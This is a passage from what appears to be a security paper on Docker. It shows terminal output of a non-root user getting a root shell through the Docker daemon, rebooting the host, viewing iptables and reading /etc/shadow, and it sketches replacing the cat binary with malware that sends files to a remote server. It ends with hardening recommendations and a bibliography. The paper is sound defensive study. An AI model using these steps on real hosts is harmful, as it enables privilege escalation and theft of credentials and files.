
```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ./sh
# shutdown -r 1

Broadcast message from vagrant@vagrant-ubuntu-trusty-64
        (/dev/pts/0) at 12:46 ...

The system is going down for reboot in 1 minute!
```

Figure 13: *Reboot Now Possible*



```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ./sh
# iptables -vL
Chain INPUT (policy ACCEPT 4397 packets, 335K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DOCKER-ISOLATION  all  --  any    any     anywhere             anywhere
    0     0 DOCKER     all  --  any    docker0  anywhere             anywhere
    0     0 ACCEPT     all  --  any    docker0  anywhere             anywhere
    0     0 ACCEPT     all  --  docker0 !docker0  anywhere             anywhere
    0     0 ACCEPT     all  --  docker0 docker0  anywhere             anywhere

Chain OUTPUT (policy ACCEPT 2505 packets, 213K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain DOCKER (1 references)
 pkts bytes target     prot opt in     out     source               destination

Chain DOCKER-ISOLATION (1 references)
 pkts bytes target     prot opt in     out     source               destination
    0     0 RETURN     all  --  any    any     anywhere             anywhere
#
```

Figure 14: *We Can Now View IPTables*



```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ./sh
# cat /etc/shadow
root:$6$Hy6EiGQg$Pn0xZkbHK2soZ3KyDow965UAha5m6ITGnqO6C2
::
daemon:*:16993:0:99999:7:::
bin:*:16993:0:99999:7:::
sys:*:16993:0:99999:7:::
sync:*:16993:0:99999:7:::
games:*:16993:0:99999:7:::
man:*:16993:0:99999:7:::
lp:*:16993:0:99999:7:::
mail:*:16993:0:99999:7:::
news:*:16993:0:99999:7:::
```

Figure 15: *We Can View /etc/shadow as non-root user*

We can see from Figures 13 - 15 that we now have full root access on the server which is running Docker. Another step we could take would be to copy a malicious version of a system program onto the host which will allow us to do anything we wish.

For instance, we could do the following:

```
cp our-malicious-software /practical/bin/cat
```

and then we could insert a malicious piece of code in the software which will send every file the cat program is used on to a remote server for storage.

This is essentially a privilege escalation attack, which means a regular user using some form of nefarious means to give themselves a higher rank of privilege.

4 Conclusion

We have examined the basic building blocks of how Docker containers are built, i.e. namespaces and cgroups. We have seen that because the containers are run on and share the host kernel that it is necessary to control the access and control the container has over this kernel. However while this is a step in the right direction it is not a complete safeguard in terms of host security.

We looked at a benchmark for security and showed that even though Docker will look after kernel level security for us it will not prevent containers from being used inappropriately - so steps must be taken to ensure the host's safety.

We have seen how easy it is to take complete control of a host as long as you can control the Docker daemon. If a user knows how to adequately control the Docker daemon then they should be considered a root user of the system, even if the system does not see them as such.

The main points we can draw from this paper are:

Precautions
Docker takes extraordinary measures to protect the host by using namespaces and cgroups - however it is not enough to warrant the user forgetting about security completely

Bastion Host
The server running Docker should ultimately be a Bastion Host. This is a host which

- Is security hardened - i.e runs AppArmor or SELinux as discussed in Section 3.1.3
- Runs absolutely no unnecessary services
- Runs no unnecessary software

Disposable
Due to the nature of containers, the server running them should be disposable. This means that if containers are found to be mis-behaving or have been found to have a security vulnerability which will impact the host then the host along with the containers should be able to be immediately destroyed.

No Sensitive Information
The server which is running the containers should contain nothing but the Docker runtime files. This is in case of a breach like the one detailed in Section 3.2.

Keeping Everything Up To Date

By keeping both Docker and the host kernel it is running on up to date you are ensuring that all patches are installed to combat known security vulnerabilities.

Be Careful About Letting Users Control Docker

We have seen that any user who can control the Docker daemon should be considered root. Even if that user's privileges are restricted they will be able to essentially escalate themselves to root level by using Docker.

Final Note: Be Security Conscious

Just because Docker is an 'isolated container environment' does not mean it does not have access to the host system - so being aware of this fact alone is a start in the right direction. When running applications and especially when doing so in a production environment it is vital to keep in mind the potential risks involved with running these applications in containers.

5 Bibliography

Bettini, A. (2015), 'Vulnerability Exploitation in Docker Container Environments', pp. 1–13.
URL: *https://www.blackhat.com/docs/eu-15/materials/eu-15-Bettini-Vulnerability-Exploitation-In-Docker-Container-Environments-wp.pdf*

Business Cloud News (2016), 'Exponential Docker usage shows container popularity — Business Cloud News'.
URL: *https://goo.gl/hjqHL8*

Center of Internet Security (2016), 'CIS Docker 1.11.0 Benchmark', (1), 1–160.
URL: *https://benchmarks.cisecurity.org/tools2/docker/CIS_Docker_1.11.0_Benchmark_v1.0.0.pdf*

Docker (2016*a*), 'Docker Bench Security'.
URL: *https://goo.gl/WESf6Q*

Docker (2016*b*), 'Docker Engine'.
URL: *https://www.docker.com/products/docker-engine*

Docker (2016*c*), 'Docker Run Reference'.
URL: *https://docs.docker.com/engine/reference/run/#/ipc-settings-ipc*

Grattafiori, A. (2016), 'Understanding and Hardening Linux Containers', *NCC Group Whitepapers* (1), 1–122.

Hertz, J. (2016), 'Abusing Privileged and Unprivileged Linux Containers', *NCC Group Whitepapers* pp. 1–59.

Hykes, S. (2014), 'Docker 0.9: Introducing Execution Drivers And Libcontainer'.
URL: *https://goo.gl/07QUi7*

Kerrisk, M. (2013), 'Namespaces in operation, part 1: namespaces overview [LWN.net]'.
URL: *https://lwn.net/Articles/531114/*

Ledenev, A. (2016), 'Docker Bench Test'.
URL: *https://goo.gl/WN1WDU*

Petazzoni, J. (2013), 'Containers & Docker: How Secure Are They?'.
URL: *https://blog.docker.com/2013/08/containers-docker-how-secure-are-they/*